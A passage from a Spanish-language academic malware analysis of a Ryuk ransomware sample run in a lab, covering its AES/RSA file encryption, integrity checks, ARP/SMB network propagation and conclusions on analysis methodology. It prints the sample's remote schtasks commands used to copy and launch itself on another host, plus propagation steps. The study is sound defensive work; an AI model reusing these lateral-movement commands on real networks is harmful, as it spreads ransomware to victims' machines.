Tabla 7. Estructura de un BLOB de una clave simple (SIMPLEBLOB) en la librería criptográfica de Microsoft.

```
PUBLICKEYSTRUC publickeystruc;           // Mostrado en azul
ALG_ID algid;                            // Mostrado en verde 0x0000A400 (CALG_RSA_KEYX)
BYTE encryptedkey[rsapubkey.bitlen/8];    // Mostrado en negro


typedef struct _PUBLICKEYSTRUC {
    BYTE   bType;                         // 0x01 (SIMPLEBLOB)
    BYTE   bVersion;                      // 0x02
    WORD   reserved;                     // 0x0000
    ALG_ID aiKeyAlg;                    // 0x00006610 (CALG_AES_256)
} BLOBHEADER, PUBLICKEYSTRUC;
```

En este caso se puede observar en **bType** que el tipo de clave es una clave simple (SIMPLEBLOB). Examinando **aiKeyAlg** en dicha estructura se obtiene que es una clave AES de 256 bits (CALG_AES_256). El algoritmo con el que se encripta dicha clave es el que corresponde a **algid**, que en este caso hace referencia a una clave pública RSA, confirmando que, en efecto, se trata de una clave AES cifrada con una clave pública RSA, confirmando el mecanismo de cifrado mencionado.

3.7.5. Verificación de la integridad de archivos relevantes


Al comienzo del experimento, en la sección de acciones iniciales, se han calculado firmas de los archivos contenidos en las principales carpetas del sistema. En concreto, las carpetas de archivos de programa, carpetas de usuarios y la carpeta del sistema. En esta fase, tras la ejecución de la muestra, se pueden utilizar dichas firmas para verificar la integridad de esas carpetas para comprobar si se han modificado archivos en ellas. Para ello se usa MD5summer para verificar las firmas almacenadas, calculando de nuevo las firmas y contrastándolas.

Figura 52. Verificación de integridad de la carpeta de programas (C:\Program Files).



En el caso de las carpetas de programas (tanto la versión para 32 bits como la versión para 64 bits) se puede observar que el malware no parece haber actuado. Aunque hay algunos archivos que no coinciden, estos solo corresponden a archivos .pf generados por Windows (Figura 52 y Figura 53).

Figura 53. Verificación de integridad de la carpeta de programas (C:\Program Files (x86)).




Aun así, es necesario matizar que, tras contrastarlo con los datos obtenidos con Process Monitor, en este caso sí que intenta acceder, aunque de manera insatisfactoria, a los archivos

de las carpetas de programas. Esto es debido a la falta de permisos, ya que la muestra es ejecutada a nivel usuario.


Por otro lado, en la Figura 54 se pueden observar miles de discrepancias entre firmas que se dan en la carpeta de usuarios en la que, como se ha podido ver, el malware ha actuado ampliamente.

Figura 54. Verificación de integridad de la carpeta de usuarios (*C:\Users*).



En cambio, en la carpeta del sistema, al igual que la carpeta de programas, no ha sufrido discrepancias relevantes, siendo las modificaciones detectadas debidas al propio sistema operativo y no al comportamiento del malware. En la Figura 55 se puede ver la cantidad de discrepancias y su naturaleza. Tras contrastar la información con los eventos de los procesos, se observa que, en este caso, no ha intentado acceder a los archivos de la carpeta del sistema para cifrarlos.


Figura 55. Verificación de integridad de la carpeta del sistema (*C:\Windows*).



Los resultados son esperables para este tipo de malware. El objetivo de un ransomware consiste en secuestrar archivos personales que, a diferencia de archivos de programas, son muchas veces únicos e irrecuperables.


Una serie de búsquedas rápidas permiten ver el impacto que ha causado el malware. Se puede ver tanto en la cantidad de archivos RyukReadMe.html informando sobre el malware en cada directorio en el que ha actuado como en la cantidad de archivos que ha llegado a cifrar a lo largo de todo el disco mientras ha estado actuando (Figura 56).

Figura 56. Archivos RyukReadMe.html y archivos cifrados .RYK creados en el sistema.



Por la información recopilada sobre el comportamiento con Process Monitor, la información sobre el cifrado y la información sobre la integridad del sistema (archivos generados y modificados), se puede extraer lo siguiente:

- El malware crea un hilo para cifrar cada archivo y deja el archivo cifrado con extensión .RYK en el sistema.
 - Cada archivo contiene al final la clave AES de 256 bits (usada para cifrar el contenido) cifrada a su vez con la clave pública RSA.
- En cada directorio que contenga algún archivo cifrado, deposita el archivo RyukReadMe.html, un sencillo archivo HTML que enlaza a un dominio .onion pidiendo el rescate (Figura 57).
- El malware no actúa sobre la carpeta del sistema.
- El malware no actúa sobre archivos .exe, independientemente de su ubicación.

Figura 57. Contenido del archivo RyukReadMe.html.

3.7.6. Interacción con la red y propagación

El mecanismo de propagación anteriormente mencionado se ejecuta con los procesos lanzados con los argumentos LAN y REP. Analizando las tramas de red, se puede observar tráfico ARP generado cada cierto tiempo, buscando direcciones físicas para todas las posibles IP de la red local. También se puede observar que, en caso de que alguno de los ARP ping obtenga una respuesta satisfactoria, se hace un ping con ICMP (Figura 58).

Figura 58. Tráfico ARP/ICMP generado en búsqueda de equipos en la red local.

Time	Source	Destination	Protocol	Length	Info
81.686774	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.96? Tell 192.168.56.50
81.686870	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.93? Tell 192.168.56.50
81.686885	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.94? Tell 192.168.56.50
81.686965	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.90? Tell 192.168.56.50
81.686983	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.2? Tell 192.168.56.50
81.687050	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.3? Tell 192.168.56.50
81.687102	PcsCompu_7d:cc:03	PcsCompu_a6:a5:d8	ARP	60	192.168.56.2 is at 08:00:27:7d:cc:03
81.687115	192.168.56.50	192.168.56.2	ICMP	74	Echo (ping) request id=0x0001, seq=174/44544, ttl=255 (reply in 185)
81.687121	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.5? Tell 192.168.56.50
81.687144	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.4? Tell 192.168.56.50
81.687190	192.168.56.2	192.168.56.50	ICMP	74	Echo (ping) reply id=0x0001, seq=174/44544, ttl=255 (request in 182)
81.687290	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.6? Tell 192.168.56.50
81.687369	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.7? Tell 192.168.56.50
81.687470	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.8? Tell 192.168.56.50
81.687481	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.10? Tell 192.168.56.50
81.687493	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.9? Tell 192.168.56.50
81.687561	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.12? Tell 192.168.56.50
81.687619	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.11? Tell 192.168.56.50
81.687734	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.92? Tell 192.168.56.50
81.687829	PcsCompu_a6:a5:d8	Broadcast	ARP	42	Who has 192.168.56.13? Tell 192.168.56.50

Estos mecanismos de detección permiten monitorizar otros equipos en la red. En este caso, por el tráfico ARP generado, se puede deducir que solo actúa sobre el tráfico en red local.

En base a los argumentos de los subprocessos, su comportamiento y la información obtenida previamente en fuentes abiertas, es bastante probable que implemente los mismos mecanismos de propagación a través de Wake-on-LAN y el protocolo SMB que otras muestra de la misma familia implementan (CCN-CERT, 2021; Lawrence Abrams, 2020). Para probar el

mecanismo de propagación, se ha desplegado una máquina virtual limpia adicional con Windows 10, conectada en el mismo adaptador host-only y configurada con IP 192.168.56.150. Se ha realizado una ejecución para ver el comportamiento en este caso.

En este caso, se puede encontrar una mayor cantidad de tráfico, a parte del mencionado en la ejecución anterior. En la captura de paquetes de la Figura 59 se puede ver que, tras encontrar un host activo a través del mecanismo mencionado, se hace uso del protocolo SMB para buscar unidades accesibles en ese host, probando unidades con todas las letras del abecedario.

Figura 59. Búsqueda de unidades accesibles en un host activo mediante SMB.

Source	Destination	Protocol	Length	Info
192.168.56.50	192.168.56.150	SMB2	218	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \192.168.56.150\D\$
192.168.56.150	192.168.56.50	SMB2	130	Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
192.168.56.50	192.168.56.150	SMB2	168	Tree Connect Request Tree: \\192.168.56.150\D\$
192.168.56.150	192.168.56.50	SMB2	130	Tree Connect Response, Error: STATUS_BAD_NETWORK_NAME
192.168.56.50	192.168.56.150	SMB2	168	Tree Connect Request Tree: \\192.168.56.150\D\$
192.168.56.50	192.168.56.50	SMB2	130	Tree Connect Response, Error: STATUS_BAD_NETWORK_NAME
192.168.56.150	192.168.56.150	SMB2	218	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \192.168.56.150\D\$
192.168.56.50	192.168.56.50	SMB2	130	Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
192.168.56.50	192.168.56.50	SMB2	168	Tree Connect Request Tree: \\192.168.56.150\D\$
192.168.56.150	192.168.56.50	SMB2	130	Tree Connect Response, Error: STATUS_BAD_NETWORK_NAME
192.168.56.50	192.168.56.150	SMB2	218	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \192.168.56.150\D\$
192.168.56.150	192.168.56.50	SMB2	130	Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
192.168.56.50	192.168.56.150	SMB2	168	Tree Connect Request Tree: \\192.168.56.150\D\$
192.168.56.150	192.168.56.50	SMB2	130	Tree Connect Response, Error: STATUS_BAD_NETWORK_NAME
192.168.56.50	192.168.56.150	SMB2	168	Tree Connect Request Tree: \\192.168.56.150\D\$
192.168.56.150	192.168.56.50	SMB2	130	Tree Connect Response, Error: STATUS_BAD_NETWORK_NAME
192.168.56.50	192.168.56.50	SMB2	218	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \192.168.56.150\E\$
192.168.56.150	192.168.56.50	SMB2	130	Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
192.168.56.50	192.168.56.150	SMB2	168	Tree Connect Request Tree: \\192.168.56.150\E\$
192.168.56.150	192.168.56.50	SMB2	130	Tree Connect Response, Error: STATUS_BAD_NETWORK_NAME
192.168.56.50	192.168.56.150	SMB2	168	Tree Connect Request Tree: \\192.168.56.150\E\$
192.168.56.150	192.168.56.50	SMB2	130	Tree Connect Response, Error: STATUS_BAD_NETWORK_NAME

Al encontrar una unidad accesible, el proceso inicia un procedimiento para copiarse en la ruta [x]:\Users\Public de esa unidad, la carpeta de acceso público por defecto de Windows.

Figura 60. Proceso de copia de la muestra en un directorio público por medio de SMB.

192.168.56.150	192.168.56.50	SMB2	182	Close Response
192.168.56.50	192.168.56.150	SMB2	454	Create Request File: Users\Public\rhHannClbrep.exe
192.168.56.150	192.168.56.50	SMB2	410	Create Response File: Users\Public\rhHannClbrep.exe
192.168.56.50	192.168.56.150	SMB2	275	GetInfo Request FS_INFO/FileFsVolumeInformation File: Users\Public\rhHannClbrep.exe;Get
192.168.56.150	192.168.56.50	SMB2	266	GetInfo Response;GetInfo Response
192.168.56.50	192.168.56.150	SMB2	162	SetInfo Request FILE_INFO/SMB2_FILE_ENDOFFILE_INFO File: Users\Public\rhHannClbrep.exe
192.168.56.150	192.168.56.50	SMB2	124	SetInfo Response
192.168.56.50	192.168.56.150	SMB2	58454	Write Request Len:131072 Off:0 File: Users\Public\rhHannClbrep.exe [TCP segment of a re
192.168.56.50	192.168.56.150	SMB2	26026	26026 Write Request Len:131072 Off:131072 File: Users\Public\rhHannClbrep.exe;Write Request Len:
192.168.56.150	192.168.56.50	SMB2	138	Write Response
192.168.56.150	192.168.56.50	SMB2	138	Write Response
192.168.56.150	192.168.56.50	SMB2	138	Write Response
192.168.56.50	192.168.56.150	SMB2	194	SetInfo Request FILE_INFO/SMB2_FILE_BASIC_INFO File: Users\Public\rhHannClbrep.exe
192.168.56.150	192.168.56.50	SMB2	124	SetInfo Response
192.168.56.50	192.168.56.150	SMB2	146	Close Request File: Users\Public\rhHannClbrep.exe
192.168.56.150	192.168.56.50	SMB2	182	Close Response
192.168.56.150	192.168.56.50	SMB2	166	Lease Break Notification

En este caso, para poder ejecutar la copia realizada al otro equipo, el proceso que ha realizado la copia instancia **schtasks**, que es el proceso del programador de tareas, como se puede observar en la Figura 61.

Figura 61. Subproceso REP ejecutando el programador de tareas.

MUESTRA.exe	64	25.99	859.57 kB...	95.31 MB	MSEdgeWIN10\IEUser	Microsoft Direct3D
ruHannClbrep.exe	4356			92.16 MB	MSEdgeWIN10\IEUser	Microsoft Direct3D
schtasks.exe	7848			1.57 MB	MSEdgeWIN10\IEUser	Task Scheduler Configuration ...
conhost.exe	8228			2.05 MB	MSEdgeWIN10\IEUser	Console Window Host
ozqfjOzuKlan.exe	3892			91.9 MB	MSEdgeWIN10\IEUser	Microsoft Direct3D
GnQuSJpClian.exe	4176	9.64	248.49 kB...	92.02 MB	MSEdgeWIN10\IEUser	Microsoft Direct3D
icacls.exe	4012	3.58		1.45 MB	MSEdgeWIN10\IEUser	Microsoft Direct3D
conhost.exe	5212	2.68	34.44 kB/s	2.41 MB	MSEdgeWIN10\IEUser	Console Window Host

Examinando el log generado con Process Monitor (Figura 62) se puede ver que el proceso REP de la muestra llama dos veces al ejecutable para programar tareas.

Figura 62. Proceso de creación de tareas programadas en los eventos de Process Monitor.

```
kFHnTmbsDrep... 3900 ↗ Process Create C:\Windows\SysWOW64\schtasks.exe SUCCESS PID: 5736, Command line: "C:\Windows\System32\schtasks.exe" /Create /S 192.168.56.150 /TN RiXo5Yp /TR "C:\kFHnTmbsDrep.exe" /sc once /st 00:00 /RL HIGHEST
kFHnTmbsDrep... 3900 ↗ Process Create C:\Windows\SysWOW64\schtasks.exe SUCCESS PID: 7420, Command line: "C:\Windows\System32\schtasks.exe" /S 192.168.56.150 /Run /TN RiXo5Yp
```

En concreto, ejecuta los siguientes comandos:

```
schtasks.exe /Create /S 192.168.56.150 /TN RiXo5Yp /TR
"C:\Users\Public\kFHnTmbsDrep.exe" /sc once /st 00:00 /RL HIGHEST

schtasks.exe /S 192.168.56.150 /Run /TN RiXo5Yp
```

El primero permite crear una tarea programada para ejecutar el archivo a las 00:00 horas del equipo. El segundo directamente ejecuta la tarea anterior, ignorando el tiempo establecido. De esta manera es capaz de copiar y ejecutar de manera remota una copia, iniciando el mismo proceso en otro equipo y consiguiendo así propagarse a través de la red. La información obtenida con Process Monitor, también permite ver que los procesos LAN son los que se encargan del mecanismo de hacer uso del protocolo Wake-on-LAN.

3.7.7. Persistencia

Una vez un malware se ejecuta en una máquina, este puede buscar algún tipo de mecanismo para persistir en el equipo. Se ha buscado indicios sobre algún tipo de mecanismo de persistencia. En base al informe obtenido con Regshot de las claves de registro añadidas, modificadas o eliminadas, se ha realizado una revisión sobre las modificaciones del registro, en especial sobre las siguientes claves:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Estas claves son uno de los mecanismos más comunes a la hora de generar persistencia, ya que permiten lanzar una aplicación una única vez o cada vez que se inicia el equipo. En este caso, el análisis de las claves de registro y el comportamiento analizado da indicios de este ni de ningún otro tipo de mecanismo de persistencia. En la memoria del proceso se ha examinado strings que hacen alusión a este tipo de procesos, aunque durante la ejecución del malware no haya muestras de ello. Esto también puede ser debido que la muestra pueda contener restos de Hermes, el malware del que deriva.

A parte de las copias que genera, los archivos cifrados que deposita y los RyukReadMe.html, no se ha detectado que cree o modifique ningún otro tipo de archivo o clave de registro que de indicios sobre algún mecanismo de persistencia.

3.7.8. Resumen de la fase

Tras la realización de esta última fase, se ha obtenido la siguiente información:

- El malware comienza su ejecución desempaquetándose y creando tres copias de sí mismo, ejecutando las copias con los argumentos **9 REP y 8 LAN**.
- El malware hace uso de **icacls** para dar permisos a todos los usuarios sobre todos los archivos. Esto lo hace para todas las unidades a las que tenga acceso en el equipo.
- Además de ello, la muestra intenta, cada cierto tiempo, parar los servicios **audioendpointbuilder** y **samss**.
- Tras ello, el proceso principal del malware comienza a cifrar los archivos de las unidades, siguiendo esencialmente los siguientes pasos:
 1. Cifra el contenido de los archivos con una clave simétrica AES de 256 bits generada para cada archivo.
 2. Cifra la clave simétrica con una clave pública (única) RSA de 2048 bits y la adjunta al final del archivo cifrado.
 3. Crea el archivo cifrado con extensión .RYK y se deshace del original.
 4. En cada carpeta en la que haya cifrado un archivo, deposita un archivo RyukReadMe.html, con instrucciones para solicitar la clave de descifrado, enlazando un dominio .onion.
- El malware no interactúa con los archivos del sistema ni con los archivos con extensión .exe.

- El malware implementa un mecanismo para propagarse por otros equipos, haciendo uso de los otros procesos que instancia, que consiste en:
 1. Buscar otros equipos activos en la red local.
 2. Depositar una copia del malware en el directorio C:\Users\Public de los equipos que encuentra.
 3. Crear tareas programadas para lanzar la ejecución inmediatamente de la muestra en el otro equipo.
- El malware no muestra ningún tipo de mecanismo de persistencia.

Tras la realización de esta fase se ha obtenido una gran cantidad de información sobre la muestra, sobre su comportamiento y sus características. La información encontrada hasta este punto permite comprender el funcionamiento del malware y sus capacidades. Se ha logrado ejecutar la muestra de manera satisfactoria sobre el entorno, mostrando su comportamiento real. En este punto ya se ha obtenido una visión suficientemente completa para caracterizar y describir la muestra analizada.

Aun así, tras la realización del experimento, con toda la información obtenida hasta ahora, se podría seguir analizando información sobre aspectos específicos del malware. Ejemplos de ello podrían ser analizar el funcionamiento específico del mecanismo de desempaquetado u obtener en detalle la implementación de las rutinas de propagación o de cifrado implementadas. Si bien el propósito del experimento no es analizar cada línea de código de cada rutina de la muestra, indagar en esos aspectos puede ser interesante como puntos para desarrollar en un trabajo futuro o en otra iteración del análisis de la muestra.

4. Informe de resultados

En este punto se presenta, a modo de resumen, un informe sobre los resultados obtenidos durante el experimento. Detalles y consideraciones específicas sobre cada fase se pueden encontrar en la descripción detallada del experimento.

La muestra analizada, con hash MD5 **0eed6a270c65ab473f149b8b13c46c68**, corresponde a una muestra reciente de la familia de malware Ryuk, un ransomware que a su vez es una versión modificada del ransomware Hermes. Ryuk es un ransomware usualmente utilizado como el último elemento de una cadena de infección, en la que se hacen uso de troyanos como Trickbot o Emotet para penetrar en redes, infectar sistemas e instalar Ryuk en ellos.

La versión analizada se trata de binario PE32, un binario ejecutable para arquitecturas x86, de 274KB de tamaño con punto de entrada 0x0002C923. Fue compilado con Microsoft Visual C++ el 16 de marzo de 2016. Contiene metadatos y un certificado en la parte final que hacen referencia a una DLL de DirectX 10 (nombre original D3DX10.dll). El certificado, aun caduco, es reconocido como válido por el sistema.

La muestra contiene las secciones estándar de un binario PE32 (.text, .rdata, .data y .rsrc). El binario dispone de mecanismos para poder modificar su propio código. Hace uso de mecanismos de empaquetado y ofuscación no estándares, que no llaman la atención a simple vista ante algunas técnicas básicas de análisis. El binario desempaqueteta su código al comenzar su ejecución, reescribiendo las cabeceras y su contenido, código incluido, como paso previo para su ejecución. El binario, una vez desempaquetado, tiene un tamaño de 160KB.

Tras ejecutar las rutinas de desempaquetado y desofuscación, el proceso principal crea y ejecuta tres copias de sí mismo, una con sufijo REP y las otras dos con sufijo LAN. El proceso principal tiene como objetivo cifrar los archivos del disco. Para ello, realiza los siguientes pasos:

- Hace uso de **icacls** para dar permisos completos a todos los usuarios del sistema sobre todos los archivos de las unidades a las que tiene acceso.
- Comienza un barrido por todas las carpetas e instancia un hilo para cada archivo a cifrar.

- El cifrado del archivo se hace mediante AES, con una clave generada de manera aleatoria.
- La clave aleatoria se cifra con una clave pública RSA.
- Al final del contenido del archivo cifrado se adjunta la clave simétrica cifrada y se guarda todo ello en un archivo .RYK con el nombre del original.
- Se elimina el archivo original.
- Por cada carpeta en la que se haya cifrado algún archivo, se genera un archivo RyukReadMe.html con instrucciones sobre cómo realizar el pago para obtener la clave de descifrado.

Los procesos auxiliares cumplen otras labores. El proceso con sufijo REP realiza intentos de replicación hacia otras máquinas en la red local de la siguiente manera:

- Busca, mediante consultas a la tabla ARP y pings ICMP, otros hosts activos en la red.
- Si encuentra alguno, busca unidades accesibles en el e intenta realizar una copia del malware en el directorio de usuario público de cada unidad accesible en dicha máquina ([x]:\Users\Public).
- Hace uso de tareas programadas para poder disparar la ejecución.
 - Crea una primera tarea programada que ejecutaría el binario.
 - Crea una segunda tarea programada para ejecutar la primera tarea programada, lanzando así directamente el binario.

Los procesos con sufijo LAN se encargan de buscar hosts accesibles en la red local para poder ser infectados, haciendo uso del protocolo Wake-on-LAN.

El malware no actúa sobre archivos .exe ni sobre archivos del sistema. La muestra analizada no tiene ningún mecanismo de persistencia a través de claves de registro o suplantación de binarios. Las tareas programadas que crea son creadas para ejecutarse una única vez.

5. Conclusiones y trabajo futuro

Tras la realización del experimento, y la obtención de los resultados mencionados, se ha llegado a algunas conclusiones sobre diferentes aspectos del trabajo realizado. Por un lado, se han extraído una serie de conclusiones sobre las características, fortalezas y debilidades de la propia metodología explicada y aplicada. Por otra parte, se ha llegado a varias conclusiones con respecto a la realización del experimento y las técnicas de análisis de malware que han sido utilizadas (clasificación, análisis de código, análisis de comportamiento). Por último, tras todo el trabajo realizado, se realiza una reflexión sobre la disciplina de análisis de malware y su utilidad como campo de trabajo.

5.1. Conclusiones con respecto a la metodología

En relación con la metodología aplicada, tras su uso se ha llegado a las siguientes conclusiones:

- La metodología se presta como una guía sistemática para el análisis de malware, facilitando el proceso y sirviendo como hoja de ruta para la realización de un proceso de análisis de malware.
- No depende de las herramientas a utilizar, las cuales pueden variar entre una muestra y otra o pueden adaptarse en función de las necesidades o preferencias del analista.
- El orden de los procesos permite obtener información desde lo general a lo concreto, de manera ordenada.
- El realizar el análisis de código antes del análisis de comportamiento permite acotar este último, focalizando donde se debe buscar información en esta última fase. Esto es especialmente relevante ya que la cantidad de información que se produce en la fase de análisis de comportamiento puede llegar a ser abrumadora y difícil de manejar.

5.2. Conclusiones con respecto al experimento

En lo que respecta a las técnicas de análisis de malware usadas por parte de los analistas de malware, las cuales han sido usadas también para la realización del experimento, se concluye que:

- La fase de clasificación de malware permite obtener información valiosa de manera relativamente sencilla.

- Existen mecanismos muy sencillos que permiten detectar rápidamente si un archivo puede ser sospechoso de contener malware y sobre qué capacidades podría tener dicho malware.
- El análisis de código permite obtener una gran cantidad de información sobre una muestra, aunque tiene como principal desventaja la dificultad y el elevado nivel de conocimientos que requiere por parte del analista.
 - Las ventajas de analizar el código antes de realizar el análisis de comportamiento se ven reducidas si no se dispone de conocimientos avanzados de programación a bajo nivel y nociones sobre el funcionamiento a bajo nivel del sistema.
- Analizar el comportamiento de un malware en un entorno seguro es la forma más directa de obtener información sobre las capacidades de un malware.
 - La gran cantidad de información que produce esta fase remarca la importancia de la obtenida en fases anteriores, la cual permite focalizar la búsqueda sobre todos los logs y capturas de datos generadas al analizar el comportamiento.
- Las herramientas automatizadas de análisis de comportamiento, o sandboxes, permiten obtener una gran cantidad de información sobre un binario, pudiendo servir tanto como fuente de información para un analista de malware (para nutrir y contrastar el análisis) como para un usuario común (para comprobar si un archivo puede ser peligroso).

5.3. Conclusiones con respecto al análisis de malware

Por último, con respecto al análisis de malware como disciplina y campo de trabajo, se llega a la conclusión de que:

- Es una disciplina fundamental de cara a poder defenderse de las amenazas que genera el malware.
- Es esencial tanto a corto como a largo plazo.
 - A corto plazo, permitiendo establecer salvaguardas y medidas para mitigar malware en sistemas antivirus, tal y como se ha podido observar al buscar información en fuentes externas.
 - A largo plazo, generando el conocimiento necesario para poder desarrollar sistemas de mayor complejidad para detectar y mitigar malware. Sistemas que

se incluyen día a día tanto en soluciones antimalware como en sistemas SIEM, IDS o sistemas de defensa de diversa índole.

- El campo está profundamente ligado a otros campos, como el de la ingeniería inversa o el análisis forense, además de nutrirse de técnicas y mecanismos de otras áreas, como puede ser la inteligencia artificial.

5.4. Trabajo futuro

El trabajo realizado en la preparación y realización del experimento ha permitido:

- Obtener información completa y valiosa sobre la muestra analizada.
- Reforzar la validez de la metodología de análisis de malware aplicada como un proceso sistemático que aporta valor para el análisis de una muestra de malware.
- Observar el campo del análisis de malware y realizar un recorrido sobre las principales técnicas y herramientas utilizadas en dicho campo.

